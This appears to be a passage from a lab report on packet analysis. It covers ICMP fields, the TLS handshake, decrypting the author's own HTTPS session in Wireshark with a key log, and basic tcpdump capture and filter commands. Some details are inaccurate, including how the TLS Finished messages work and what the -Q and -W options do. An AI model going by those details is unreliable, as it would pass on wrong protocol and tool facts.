



Figure: IPv4 in ICMP packet

- IP Version: For IPv4, it is typically "4".

- Total Length: The IPv4 packet's overall length.
- Identification, Flags, and Fragment Offset: Details of the fragmentation.
- Time to Live (TTL): The number of hops enabled.
- Protocol: ICMP identification protocol (value: "1").
- IP addresses for the sender and receiver: source and destination addresses.
- ICMP Type and Code: Message type and purpose are indicated by the ICMP type and code.
- Checksums: checking for errors in ICMP and IPv4 headers.
- Identifier and Sequence Number (Echo Request/Reply): Used for request-reply matching.
- Data (Payload): The information that actually present in the ICMP packet [9].

6. Secure Sockets Layer and Transport Layer Security (SSL/TLS): This essentially functions as a two-way handshake protocol basically used by HTTPS.



To capture SSL/TLS traffic, the HTTPS website amazon.com was visited with the intention of decrypting the traffic.




Figure: SSL/TLS traffic in Wireshark

Parameters of SSL/TLS packets:

- Client Hello: The client informs the server about the TLS version, ciphers, and extensions it supports by sending a ClientHello message.
- Server Hello: The server responds with a ServerHello that includes the server certificate, cipher suite, and TLS version it has chosen.
- Certificate Exchange: The client receives the server's certificate for verification. The server may also receive the client's certificate.
- Key Exchange: Using the server's public key to encrypt it, the client generates a random Pre-Master Secret and sends it. The shared Master Secret can only be created by the server using its private key to decrypt this.
- ChangeCipherSpec: The client and server inform one another that cipher suite and keys just agreed upon will be used to encrypt future messages.
- Finished: Client and server exchange "Finished" messages, which are copies of the earlier handshake messages that have been encrypted using the Master Secret. This demonstrates that the handshake was effective [11].

The client and server can securely exchange encrypted HTTPS application data after this handshake. The symmetric session keys established during the handshake are used for the encryption of any subsequent HTTPS data passing via the TLS tunnel.

In the provided image, all the data was encrypted. To view the decrypted content, a previously generated SSL key was utilized, allowing the capture and analysis of the traffic in decrypted form.




Figure: SSL key




Figure: SSLkey log file




Figure: Decrypted SSL/TLS packet




Figure: HTTPS content of Amazon.com

Once the private key was loaded, Wireshark successfully decrypted the TLS traffic with Amazon in the packet capture. The HTTPS requests from the browser for JS files, CSS resources etc. could now be observed in plain text. This revealed the inner details of the secure session between the browser and Amazon's web server [10].

Network Traffic Analysis in Tcpdump: A powerful command-line packet analyzer tool used for network analysis and troubleshooting is called tcpdump.

The common command line options and usage of tcpdump are summarized in the help text that is given out by the -h option.




figure: Tcpdump version

Some key points from the output:

- It shows the version info - tcpdump 4.99.3 using libpcap 1.10.3 and OpenSSL 3.0.8.
- It captures packets from a specified interface (-i), applies filters (expression), and writes to a pcap file (-w).
- It can dump packets in ascii (-A), hex (-x), or be verbose (-v). Output can be limited by count (-c) or file size (-C).
- Packets can be selected by source/dest IP/port, protocol, flags, etc using filters. Advanced BPF filters are supported.
- Timestamp precision can be configured (–time-stamp-precision).
- Raw packet data link types can be specified (-y).
- Output can be printed to stderr (-Q) or a file (-W) [12].

Network Interfaces: The network interfaces that a system's tcpdump can capture traffic that can be used with -i option from listed by the tcpdump -D command. It offers details about each interface, such as its name, status, and any relevant additional data.




Figure: Tcpdump version

- eth0 is the main network interface connected to the network. This would typically be used for capturing traffic.
- any captures on all interfaces but requires elevated privileges.
- lo is the loopback interface.
- Bluetooth-monitor is for Bluetooth traffic.
- nflog and nfqueue are for capturing netfilter firewall logs and packets.
- dbus interfaces are for interprocess communication.

To capture all packets on a specific network interface, use the following command: sudo tcpdump -i **eth0**





Figure: Network Interfaces



To capture and save all network packets on the eth0 network interface for later analysis, use the following command: sudo tcpdump -i eth0 -w traffic.pcap

This command will capture network traffic and save it to a file named traffic.pcap.






Figure: Creating traffic.pcap




To read the saved capture traffic from file, use this command: tcpdump -r traffic.pcap




The tcpdump command is reading from a captured file named traffic.pcap and filtering the displayed packets to only show those with a source IP address of 104.18.4.159.

Command: tcpdump -r traffic.pcap src 104.18.4.159




The tcpdump command is reading from a captured file named traffic.pcap and filtering the displayed packets to only show those with destination IP address of 10.159.204.144.


Command: tcpdump -r traffic.pcap dst 10.159.204.144




To filter this packets on specific port, use this command: tcpdump -r traffic.pcap port 46382



